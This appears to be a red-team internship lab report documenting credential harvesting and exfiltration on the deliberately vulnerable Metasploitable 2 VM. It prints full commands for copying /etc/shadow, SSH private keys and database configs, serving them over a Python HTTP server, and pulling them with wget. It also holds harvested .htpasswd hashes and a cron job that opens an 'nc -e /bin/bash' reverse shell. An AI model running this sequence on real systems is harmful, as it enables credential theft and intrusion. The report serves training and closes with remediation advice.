

TASK 04: POST-EXPLOIT ENUMERATION & DATA EXFILTRATION (CROWN JEWELS)

Data exfiltration is the ultimate goal of most real-world attacks. A shell is a means to an end — what matters is what data can be stolen. The 'Crown Jewels' in any compromised environment are credentials (password hashes, private keys, plaintext passwords) and configuration files that reveal database access, application secrets, and inter-system trust relationships. This task demonstrates a complete credential harvesting and exfiltration operation on Metasploitable 2.

Phase 1: Sensitive File Collection

As root on the target, a script was used to identify and copy all sensitive files to a staging directory (/tmp/exfil_20260424/). The collection targeted password files, database credentials, SSH private keys, web application configuration, Tomcat credentials, and web authentication files. LinPEAS had already identified the exact locations of these files during enumeration.

```
# Create staging directory with date stamp
mkdir -p /tmp/exfil_$(date +%Y%m%d)

# Copy all sensitive files identified by LinPEAS
cp /etc/shadow /tmp/exfil_*/
cp /etc/passwd /tmp/exfil_*/
cp /etc/mysql/debian.cnf /tmp/exfil_*/
cp /etc/tomcat5.5/tomcat-users.xml /tmp/exfil_*/
cp /root/.ssh/id_rsa /tmp/exfil_*/ 2>/dev/null
cp /home/msfadmin/.ssh/id_rsa /tmp/exfil_*/ 2>/dev/null
cp /home/user/.ssh/id_dsa /tmp/exfil_*/ 2>/dev/null
cp /var/backups/shadow.bak /tmp/exfil_*/
cp /var/backups/passwd.bak /tmp/exfil_*/
find / -name '.htpasswd' -exec cp {} /tmp/exfil_*/ \; 2>/dev/null

# Verify collected files
ls -la /tmp/exfil_*/
```

```
# Copy all sensitive files found by LinPEAS
cp /etc/shadow /tmp/exfil_*/
cp /etc/passwd /tmp/exfil_*/
cp /etc/mysql/debian.cnf /tmp/exfil_*/
cp /etc/tomcat5.5/tomcat-users.xml /tmp/exfil_*/
cp /root/.ssh/id_rsa /tmp/exfil_*/ 2>/dev/null
cp /home/msfadmin/.ssh/id_rsa /tmp/exfil_*/ 2>/dev/null
cp /home/user/.ssh/id_dsa /tmp/exfil_*/ 2>/dev/null
cp /var/backups/shadow.bak /tmp/exfil_*/
cp /var/backups/passwd.bak /tmp/exfil_*/
cp /var/www/*/config.php /tmp/exfil_*/ 2>/dev/null
find / -name ".htpasswd" -exec cp {} /tmp/exfil_*/ \; 2>/dev/null

# List everything collected
ls -la /tmp/exfil_*/

# Start exfiltration server
cd /tmp/exfil_*/
python -m SimpleHTTPServer 8080
```

Figure 12 – Data_exfiltration_All_Command_used.png: All data collection commands displayed, showing the complete list of cp commands targeting /etc/shadow, /etc/passwd, MySQL credentials, Tomcat config, SSH keys, and .htpasswd files — forming the

complete exfiltration script.

```
KeyboardInterrupt
root@metasploitable:~/Desktop# # Create directory for stolen data
root@metasploitable:~/Desktop# mkdir -p /tmp/exfil_$(date +%Y%m%d)
root@metasploitable:~/Desktop#
root@metasploitable:~/Desktop# # Copy all sensitive files found by LinPEAS
root@metasploitable:~/Desktop# cp /etc/shadow /tmp/exfil_*/
root@metasploitable:~/Desktop# cp /etc/passwd /tmp/exfil_*/
root@metasploitable:~/Desktop# cp /etc/mysql/debian.cnf /tmp/exfil_*/
root@metasploitable:~/Desktop# cp /etc/tomcat5.5/tomcat-users.xml /tmp/exfil_*/
root@metasploitable:~/Desktop# cp /root/.ssh/id_rsa /tmp/exfil_*/ 2>/dev/null
root@metasploitable:~/Desktop# cp /home/msfadmin/.ssh/id_rsa /tmp/exfil_*/ 2>/dev/null
root@metasploitable:~/Desktop# cp /home/user/.ssh/id_dsa /tmp/exfil_*/ 2>/dev/null
root@metasploitable:~/Desktop# cp /var/backups/shadow.bak /tmp/exfil_*/
root@metasploitable:~/Desktop# cp /var/backups/passwd.bak /tmp/exfil_*/
root@metasploitable:~/Desktop# cp /var/www/*/config.php /tmp/exfil_*/ 2>/dev/null
root@metasploitable:~/Desktop# find / -name ".htpasswd" -exec cp {} /tmp/exfil_*/ \; 2>/dev/null
root@metasploitable:~/Desktop#
root@metasploitable:~/Desktop# # List everything collected
root@metasploitable:~/Desktop# ls -la /tmp/exfil_*/
total 44
drwxr-xr-x 2 root root 4096 2026-04-24 14:49 .
drwxrwxrwt 5 root root 4096 2026-04-24 14:49 ..
-rw-r----- 1 root root 280 2026-04-24 14:49 debian.cnf
-rw-r--r-- 1 root root 210 2026-04-24 14:49 .htpasswd
-rw-r----- 1 root root 668 2026-04-24 14:49 id_dsa
-rw-r----- 1 root root 1675 2026-04-24 14:49 id_rsa
-rw-r--r-- 1 root root 1581 2026-04-24 14:49 passwd
-rw-r----- 1 root root 1581 2026-04-24 14:49 passwd.bak
-rw-r----- 1 root root 1207 2026-04-24 14:49 shadow
-rw-r----- 1 root root 1207 2026-04-24 14:49 shadow.bak
-rw-r--r-- 1 root root 380 2026-04-24 14:49 tomcat-users.xml
root@metasploitable:~/Desktop#
root@metasploitable:~/Desktop# # Start exfiltration server
root@metasploitable:~/Desktop# cd /tmp/exfil_*/
root@metasploitable:/tmp/exfil_20260424# python -m SimpleHTTPServer 8000
```

Figure 13 – Data_collected.png: ls -la /tmp/exfil_20260424/ showing all 9 sensitive files collected in the staging directory (total 44 blocks). Files include: debian.cnf, .htpasswd, id_dsa, id_rsa, passwd, passwd.bak, shadow, shadow.bak, tomcat-users.xml. Python SimpleHTTPServer started on port 8000.

File	Source Path	Contains	Severity
/etc/shadow	Password hashes for all system users	■ CRITICAL	
/var/backups/shadow.bak	Backup of password hashes	■ CRITICAL	
/etc/passwd	User account info and UIDs	■ HIGH	
/var/backups/passwd.bak	Backup user account database	■ HIGH	
/etc/mysql/debian.cnf	MySQL root password (empty)	■ CRITICAL	
/etc/tomcat5.5/	Tomcat admin: tomcat/tomcat	■ CRITICAL	
/home/msfadmin/.ssh/	SSH RSA private key	■ CRITICAL	
/home/user/.ssh/	SSH DSA private key	■ CRITICAL	
/var/www/twiki/data/	8 web app user credentials (hashed)	■ HIGH	

Phase 2: Credential Harvesting

Multiple sets of credentials were discovered and harvested from the target. The most critical findings included MySQL root access without a password, complete .htpasswd credentials for 8 web application users, and default Tomcat admin credentials — any of which could be used for further lateral movement or persistent application

access.

```

[+] s0f010 Contents of /etc/xinetd.conf ..... skip
[+] s0f010 List /etc/xinetd.d if used ..... skip
[+] s0f010 List /etc/inetd.conf permissions ..... skip
[+] s0f010 List /etc/inetd.d permissions ..... skip
[+] s0f010 List /usr/local/etc/rc.d permissions ..... skip
[+] s0f010 List /etc/inetd.conf permissions ..... skip
[+] s0f010 Can we write in system service files? ..... skip
[+] s0f010 Can we write in binaries executed by system services? ..... nope
[+] s0f010 System files not belonging to root ..... nope
[+] s0f010 System config files permissions ..... skip
[+] s0f010 ..... software .....
[+] s0f010 Can we connect to MySQL with root/root credentials? ..... nope
[+] s0f010 Can we connect to MySQL as root without password? ..... yes!

mysqladmin Ver 8.4.1 Distrib 5.0.51a, for debian-linux-gnu on i486
Copyright (C) 2000-2004 MySQL AB
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL license

Server version          5.0.51a-Debian
Protocol version        10
Connection              Localhost via UNIX socket
UNIX socket             /var/run/mysql/mysql.sock
Uptime:                 1 hour 11 min 24 sec

Threads: 1  Questions: 462  Slow queries: 0  Opens: 420  Flush tables: 1  Open tables: 64  Queries per second avg: 0.108

Thank You

[+] s0f015 Are there credentials in mysql_history file? ..... nope
[+] s0f020 Can we connect to PostgreSQL template0 as postgres and no pass? ..... nope
[+] s0f020 Can we connect to PostgreSQL template1 as postgres and no pass? ..... nope
[+] s0f020 Can we connect to PostgreSQL template0 as psql and no pass? ..... nope
[+] s0f020 Can we connect to PostgreSQL template1 as psql and no pass? ..... nope
[+] s0f020 Installed apache modules ..... nope
[+] s0f020 Found any .htpasswd files? ..... yes!

/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/.htpasswd
TWikiGuest:zK.G.uuPi39Qg
PeterThoeny:CQdjUgwC6Yckl
NicholasLee:h3i.9AzGUn4tQ
Andreastherbin:zW0M1KXV0W0r
Shuttlings:zHlpJmWw4P
MikeMannix:euHyKHV5Q2miA
RichardDonkins:pK7oSpPff3t2
GrantBow:EI7XT7IJJV40A
/var/www/twiki/data/.htpasswd
TWikiGuest:zK.G.uuPi39Qg
PeterThoeny:CQdjUgwC6Yckl
NicholasLee:h3i.9AzGUn4tQ
Andreastherbin:zW0M1KXV0W0r
Shuttlings:zHlpJmWw4P
MikeMannix:euHyKHV5Q2miA
RichardDonkins:pK7oSpPff3t2
GrantBow:EI7XT7IJJV40A

[+] s0f030 Are there private keys in ssh-agent? ..... nope
[+] s0f030 Are there app keys cached in app-agent? ..... nope
[+] s0f030 Can we write to a ssh-agent socket? ..... skip
[+] s0f030 Can we write to a app-agent socket? ..... skip
[+] s0f030 Found any keepass database files? ..... nope

```

Figure 14 – password_found.png: LSE software checks confirming MySQL root access without password (s0f010: yes!), MySQL version 5.0.51a, and the complete .htpasswd file contents showing 8 user credential pairs in DES-crypt format from the TWiki web application.

Discovered Credentials:

Service	Username	Password / Hash	Access Level
root	(empty – no password)	Full DB Admin	
tomcat	tomcat	Web App Admin	
both	tomcat	Admin + Standard	
TWikiGuest	zK.G.uuPi39Qg (DES hash)	Web App User	
PeterThoeny	CQdjUgwC6Yckl (DES hash)	Web App User	
NicholasLee	h3i.9AzGUn4tQ (DES hash)	Web App User	
MikeMannix	euHyKHV5Q2miA (DES hash)	Web App User	
GrantBow	EI7XT7IJJV40A (DES hash)	Web App User	
msfadmin	msfadmin (known default)	Low Privilege User	

Phase 3: Data Exfiltration via Python HTTP Server


Exfiltration was performed using Python's built-in **SimpleHTTPServer** module, which serves the contents of the staging directory over HTTP on port 8000. From the attacker machine (Kali), **wget -r** was used to recursively

download the entire exfiltration directory. This technique is stealthy, requires no additional tools on the target, and uses standard HTTP traffic that may blend with legitimate web traffic on the network.

```
# On target - start HTTP server in exfil directory
cd /tmp/exfil_20260424/
python -m SimpleHTTPServer 8000

# On attacker (Kali) - download everything
wget -r "http://192.168.1.6:8000/exfil_20260424"

# Verify files received
ls ~/192.168.1.6:8000/exfil_20260424/
```



```
(hyena@hyena:~)$
~$ wget -r "http://192.168.1.6:8000/exfil_20260424"
--2026-04-24 23:52:55-- http://192.168.1.6:8000/exfil_20260424/
Connecting to 192.168.1.6:8000... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: /exfil_20260424/ [following]
--2026-04-24 23:52:55-- http://192.168.1.6:8000/exfil_20260424/
Connecting to 192.168.1.6:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 461 [text/html]
Saving to: '192.168.1.6:8000/exfil_20260424'
192.168.1.6:8000/exfil_20260424 100%[=====] 461 --KB/s in 0s
2026-04-24 23:52:55 (73.7 MB/s) - '192.168.1.6:8000/exfil_20260424' saved [461/461]

Loading robots.txt; please ignore errors.
--2026-04-24 23:52:55-- http://192.168.1.6:8000/exfil_20260424/robots.txt
Connecting to 192.168.1.6:8000... connected.
HTTP request sent, awaiting response... 404 File not found
2026-04-24 23:52:55 ERROR 404: File not found.


pathconf: Not a directory
--2026-04-24 23:52:55-- http://192.168.1.6:8000/exfil_20260424/.htpasswd
Connecting to 192.168.1.6:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 210 [application/octet-stream]
Saving to: '192.168.1.6:8000/exfil_20260424/.htpasswd'
192.168.1.6:8000/exfil_20260424/.htpasswd 100%[=====] 210 --KB/s in 0s
2026-04-24 23:52:55 (29.6 MB/s) - '192.168.1.6:8000/exfil_20260424/.htpasswd' saved [210/210]

--2026-04-24 23:52:55-- http://192.168.1.6:8000/exfil_20260424/debian.cnf
Connecting to 192.168.1.6:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 280 [application/octet-stream]
Saving to: '192.168.1.6:8000/exfil_20260424/debian.cnf'
192.168.1.6:8000/exfil_20260424/debian.cnf 100%[=====] 280 --KB/s in 0s
2026-04-24 23:52:55 (32.7 MB/s) - '192.168.1.6:8000/exfil_20260424/debian.cnf' saved [280/280]

--2026-04-24 23:52:55-- http://192.168.1.6:8000/exfil_20260424/id_dsa
Connecting to 192.168.1.6:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 668 [application/octet-stream]
Saving to: '192.168.1.6:8000/exfil_20260424/id_dsa'
192.168.1.6:8000/exfil_20260424/id_dsa 100%[=====] 668 --KB/s in 0s
2026-04-24 23:52:55 (57.3 MB/s) - '192.168.1.6:8000/exfil_20260424/id_dsa' saved [668/668]

--2026-04-24 23:52:55-- http://192.168.1.6:8000/exfil_20260424/id_rsa
Connecting to 192.168.1.6:8000... connected.
HTTP request sent, awaiting response... 200 OK
```

Figure 15 – All_data_exfiltration_Succrefull.png: wget recursive download on Kali attacker machine showing all files successfully downloaded from 192.168.1.6:8000/exfil_20260424/. Files include .htpasswd (210 bytes), debian.cnf (280 bytes), id_dsa (668 bytes), id_rsa, and more.



```
(hyena@hyena:~)$
~$ ls
192.168.1.6:8000/exfil_20260424/  anonymous.sh  awscli.v2.zip  Downloads  hackthissite_subdomains.txt  linpeas
amass_linux_amd64  a.out  DataWhiz  exploit.svg  hello.java  linpeas
amass_linux_amd64.zip  Arjun  Desktop  flood.log  hl.txt  lse.sh
amass_linux_amd64.zip.1  aws  Documents  go  IdeaProjects  mongosh

(hyena@hyena:~)$
~$ cd 192.168.1.6:8000/
(hyena@hyena:~/192.168.1.6:8000)$
~$ ls
exfil_20260424
(hyena@hyena:~/192.168.1.6:8000)$
~$ cd exfil_20260424
(hyena@hyena:~/192.168.1.6:8000/exfil_20260424)$
~$ ls
debian.cnf  id_dsa  id_rsa  passwd  passwd.bak  shadow  shadow.bak  tomcat-users.xml
(hyena@hyena:~/192.168.1.6:8000/exfil_20260424)$
~$
```

Figure 16 – All_File_Present.png: ls output on Kali attacker machine showing all exfiltrated files present in the local directory: debian.cnf, id_dsa, id_rsa, passwd, passwd.bak, shadow, shadow.bak, tomcat-users.xml — confirming 100% successful data exfiltration.

Exfiltration Success Summary

File	Size	Transfer Status	Sensitivity
210 bytes	■ 100% transferred	■ HIGH	
280 bytes	■ 100% transferred	■ CRITICAL	
668 bytes	■ 100% transferred	■ CRITICAL	
1,675 bytes	■ 100% transferred	■ CRITICAL	
1,581 bytes	■ 100% transferred	■ HIGH	
1,581 bytes	■ 100% transferred	■ HIGH	
1,207 bytes	■ 100% transferred	■ CRITICAL	
1,207 bytes	■ 100% transferred	■ CRITICAL	
380 bytes	■ 100% transferred	■ CRITICAL	

Total data exfiltrated: ~9 KB of highly sensitive credentials and configuration data. While the raw file size is small, the **intelligence value** is extreme — these files provide complete access to the system's password database, SSH authentication, web application admin interfaces, and database services.

SECURITY RECOMMENDATIONS

Finding	Severity	Remediation
■ CRITICAL	chmod 0755 /usr/bin/nmap – Remove SUID from all non-essential binaries	
■ CRITICAL	Edit /etc/sudoers – remove NOPASSWD; require password authentication	
■ CRITICAL	Run mysql_secure _installation; set strong root password	
■ CRITICAL	Edit /etc/exports; replace no_root_squash with root_squash	
■ CRITICAL	chmod 644 /etc/passwd; chmod 640 /etc/shadow	
■ HIGH	Remove /var/back ups/shadow.bak and passwd.bak; restrict backup permissions	
■ CRITICAL	Change tomcat-users.xml passwords; disable unused Tomcat accounts	
■ HIGH	Remove unnecessary SSH keys; implement key rotation policy	
■ CRITICAL	Upgrade to supported kernel; patch OS to current Ubuntu LTS	

Finding	Severity	Remediation
■ CRITICAL	Implement crontab monitoring (auditd); alert on crontab changes	
■ HIGH	Block outbound port 8000; implement egress filtering and DLP	

ATTACK TIMELINE

Time	Phase	Activity	Tool / Command
Initial Access	SSH login as msfadmin	ssh msfadmin@192.168.1.6	
Privilege Escalation	Escalated to root via sudo -i	sudo -i	
Enumeration	SUID binary scan – found /usr/bin/nmap	find / -perm -4000	
Enumeration	LinPEAS run – 18 CVEs, full credential exposure	linpeas.sh	
Enumeration	LSE.sh run – shadow readable, NFS finding confirmed	lse.sh	
Enumeration	LinPEAS output saved to file	tee linpeas_results.txt	
Kernel Research	Kernel version captured; exploit suggester run	uname -a; linux-exploit-suggester	
Persistence	Cron job reverse shell injected	crontab -e	
Persistence	Reverse shell received from cron trigger	nc -lvnp 4444	
Exfiltration	Sensitive files collected to staging directory	cp / find commands	
Exfiltration	Python HTTP server started on port 8000	python -m SimpleHTTPServer 8000	
Exfiltration	All files downloaded to attacker machine	wget -r http://192.168.1.6:8000	

TILL NOW: CUMULATIVE PROGRESS SUMMARY – LINUX MACHINE

The following section provides a cumulative summary of all post-exploitation activities completed against the Metasploitable 2 Linux target across this internship period. This serves as a consolidated reference for all tasks completed on the Linux environment.

Task	Technique Used	Vector / Tool	Status	Root Evidence
SUID nmap abuse sudo NOPASSWD LinPEAS / LSE enumeration	/usr/bin/nmap (SUID) sudo -i (no password) Kernel 2.6.24 CVEs mapped	■ ROOT ACHIEVED	whoami = root uid=0(root) gid=0(root)	
Cron job reverse shell every 5 minutes	*/* * * * * nc -e /bin/bash crontab + /usr/sbin/cron PID 4620	■ PERSISTENT ACCESS	Shell received from cron – Figure 11	
Python SimpleHT TPServer wget recursive download	Port 8000 HTTP 9 files / ~9KB total	■ ALL FILES EXFILTRATED	shadow, id_rsa, tomcat creds – Figures 15-16	
WinPEAS + PrintSpoofer Token impersonation	Metasploitable 3 (Downloading)	■ IN PROGRESS PENDING	To be completed upon VM setup	

Total Findings on Metasploitable 2:

Category	Count	Severity	Examples
6	■ CRITICAL	SUID nmap, sudo NOPASSWD, MySQL empty root, NFS no_ro ot_squash	
13+	■ CRITICAL	8 .htpasswd, Tomcat default, SSH private keys, shadow hashes	
8	■ CRITICAL	Dirty COW (x2), udev (x2), PAM MOTD, semtex, dccp, rawmodePTY	

Category	Count	Severity	Examples
9	■ CRITICAL	shadow, shadow.bak, passwd, id_rsa, id_dsa, debian.cnf, tomcat, .htpasswd	
1	■ CRITICAL	Cron job reverse shell every 5 minutes – survives reboot	

Metasploitable 3 – Windows Environment (Coming Next)

Metasploitable 3 (Windows Server 2008 R2) is currently being downloaded. Once the environment is set up, Task 02 will cover Windows privilege escalation from a standard user to **NT AUTHORITY\SYSTEM** using WinPEAS enumeration, unquoted service path exploitation, and token impersonation with PrintSpoofer or the Potato family. The completed Windows section will be submitted as an addendum to this report, covering all required deliverables for Task 02 including full screenshot documentation and methodology.

Overall Assessment: Linux Target Security Posture

Metasploitable 2 is **critically insecure by design**, representing the worst-case scenario for a production Linux server. Every major security control is either absent or misconfigured. An attacker with initial SSH access (obtained through the default msfadmin/msfadmin credentials) can achieve full root compromise in under 60 seconds using only built-in system utilities — no exploit code required. The key lesson from this engagement is that **poor system administration** (SUID bits, NOPASSWD sudo, default credentials, readable shadow files) is far more dangerous than any specific vulnerability, because it requires no special tooling and is trivially exploitable by any attacker with basic Linux knowledge.

End of Report – Cyberster Red Team Internship – Week 05

Windows Task 02 Addendum will be submitted upon Metasploitable 3 setup completion.